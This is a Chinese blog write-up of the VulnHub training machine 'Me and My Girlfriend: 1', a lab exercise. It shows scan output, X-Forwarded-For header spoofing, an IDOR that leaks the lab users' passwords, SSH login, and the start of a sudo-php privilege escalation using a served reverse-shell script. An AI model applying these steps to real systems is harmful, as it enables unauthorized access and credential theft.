# Vulnhub-Me and My Girlfriend: 1-Writeup

原创

Vicl1fe 于 2019-12-18 17:35:02 发布 693 收藏
分类专栏： vulnhub

vulnhub 专栏收录该内容
11 篇文章 0 订阅
订阅专栏
个人博客地址

```
http://www.darkerbox.com
```

欢迎大家学习交流

靶机网址：

```
https://www.vulnhub.com/entry/me-and-my-girlfriend-1,409/
```

靶机知识点：


- **nmap**
- **dirb**
- **sudo**

**kali ip:192.168.34.80**
**靶机ip:192.168.34.152**

## 信息收集


常规收集。

```
nmap -sV -p- 192.168.34.152
```



```
➜  Desktop nmap -sV -p- 192.168.34.152
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-18 03:59 EST
Nmap scan report for localhost (192.168.34.152)
Host is up (0.00087s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 08:00:27:14:9F:9C (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.12 seconds
➜  Desktop 
```


妥妥的web。
访问80，



Who are you? Hacker? Sorry This Site Can Only Be Accessed local!

提示只能是本地访问，直接想到了xff头。先收集信息。扫下目录。


```
dirb http://192.168.34.152/
```



```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.34.152/ ----
==> DIRECTORY: http://192.168.34.152/config/
+ http://192.168.34.152/index.php (CODE:200|SIZE:120)
==> DIRECTORY: http://192.168.34.152/misc/
+ http://192.168.34.152/robots.txt (CODE:200|SIZE:32)
+ http://192.168.34.152/server-status (CODE:403|SIZE:294)

---- Entering directory: http://192.168.34.152/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.34.152/misc/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


## 漏洞利用

这里就准备修改头了，使用bp抓包，增加`x-forwarded-for:127.0.0.1`。最恶心的是，后面的每个页面都得加。原地360度爆炸。



```
GET / HTTP/1.1
Host: 192.168.34.152
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=0jvl9tki9t1495a2mpq7k8gh63
x-forwarded-for:127.0.0.1
Upgrade-Insecure-Requests: 1
```


成功的访问到了。




Welcome To Ceban Corp

Inspiring The People To Great Again!

看见注册页面，先注册个账号，抓包增加`x-forwarded-for:127.0.0.1`头




```
GET /?page=register HTTP/1.1
Host: 192.168.34.152
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.34.152/?page=index
Cookie: PHPSESSID=0jvl9tki9t1495a2mpq7k8gh63
x-forwarded-for:127.0.0.1
Upgrade-Insecure-Requests: 1
```




Name
Email
Username
Password

相信这里都以为有伪协议。这是坑

我注册账号的为admin:admin。一定要记得每次要增加xff头



Username admin
Password •••••


192.168.34.152/index.php?page=dashboard&user_id=12


Welcome To Ceban Corp

Inspiring The People To Great Again!

Wellcome Back!

Are you ready for Inspiring The People? Let's Do It!

进来之后，啥玩意都没有。就一个profile。瞅瞅。


192.168.34.152/index.php?page=profile&user_id=12

Welcome To Ceban Corp


Inspiring The People To Great Again!

Name admin
Username admin
Password •••••


发现好像可以修改账号和密码，实测没毛用，但我看见url里有用户的id。

我尝试修改用户id得到不同用户的信息。实测能行

抓包，修改为1



```
GET /index.php?page=profile&user_id=1 HTTP/1.1
Host: 192.168.34.152
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
x-forwarded-for:127.0.0.1
Cookie: PHPSESSID=0jvl9tki9t1495a2mpq7k8gh63
Upgrade-Insecure-Requests: 1
```



192.168.34.152/index.php?page=profile&user_id=12

Welcome To Cel


Inspiring The People To

Dashboard | Profile

Name Eweuh Tandingan
Username eweuhtandingan
Password ••••••••
Change

成功的得到了用户id为1的信息。

密码看不见咋办？f12就看见了




```
<br>
<label for="username">Username</label>
<input id="username" type="text" name="username" value="eweuhtandingan">
<br>
<label for="password">Password</label>
<input id="password" type="password" name="password" value="skuyatuh">
<br>
<button disabled="disabled">Change</button>
```

我依次改变id，发现了五个用户

```
id=1
    <input type="text" name="name" id="name" value="Eweuh Tandingan"><br>
    <input type="text" name="username" id="username" value="eweuhtandingan"><br>
    <input type="password" name="password" id="password" value="skuyatuh"><br>


id=2
    <input type="text" name="name" id="name" value="Aing Maung"><br>
    <input type="text" name="username" id="username" value="aingmaung"><br>
    <input type="password" name="password" id="password" value="qwerty!!!"><br>

id=3
    <input type="text" name="name" id="name" value="Sunda Tea"><br>
    <input type="text" name="username" id="username" value="sundatea"><br>
    <input type="password" name="password" id="password" value="indONEsia"><br>

id=4
    <input type="text" name="name" id="name" value="Sedih Aing Mah"><br>
    <input type="text" name="username" id="username" value="sedihaingmah"><br>
    <input type="password" name="password" id="password" value="cedihhihihi"><br>

id=5
    <input type="text" name="name" id="name" value="Alice Geulis"><br>
    <input type="text" name="username" id="username" value="alice"><br>
    <input type="password" name="password" id="password" value="4lic3"><br>
```

这里我卡了一段时间，才想起ssh连接。账号和密码可能就是linux用户的账号和密码。其实根据这个靶机的情景提示，也能看出来

> Description: This VM tells us that there are a couple of lovers namely Alice and Bob, where the couple was originally very romantic, but since Alice worked at a private company, “Ceban Corp”, something has changed from Alice’s attitude towards Bob like something is “hidden”, And Bob asks for your help to get what Alice is hiding and get full access to the company!




```
➜  Desktop ssh alice@192.168.34.152
alice@192.168.34.152's password:
Last login: Wed Dec 18 15:52:20 2019 from 192.168.34.80
alice@gfriEND:~$ id
uid=1000(alice) gid=1001(alice) groups=1001(alice)
alice@gfriEND:~$
```

## 权限提升

看下这个用户能sudo什么命令


```
sudo -l
```



```
alice@gfriEND:~$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~$
```

竟然能用root执行php命令。


瞬间就想到了php反弹shell。我用的kali中的脚本`php-reverse-shell.php`，python3搭建简易服务器



```
root@kali:/usr/share/webshells/php# pwd
/usr/share/webshells/php
root@kali:/usr/share/webshells/php# ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php
root@kali:/usr/share/webshells/php# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

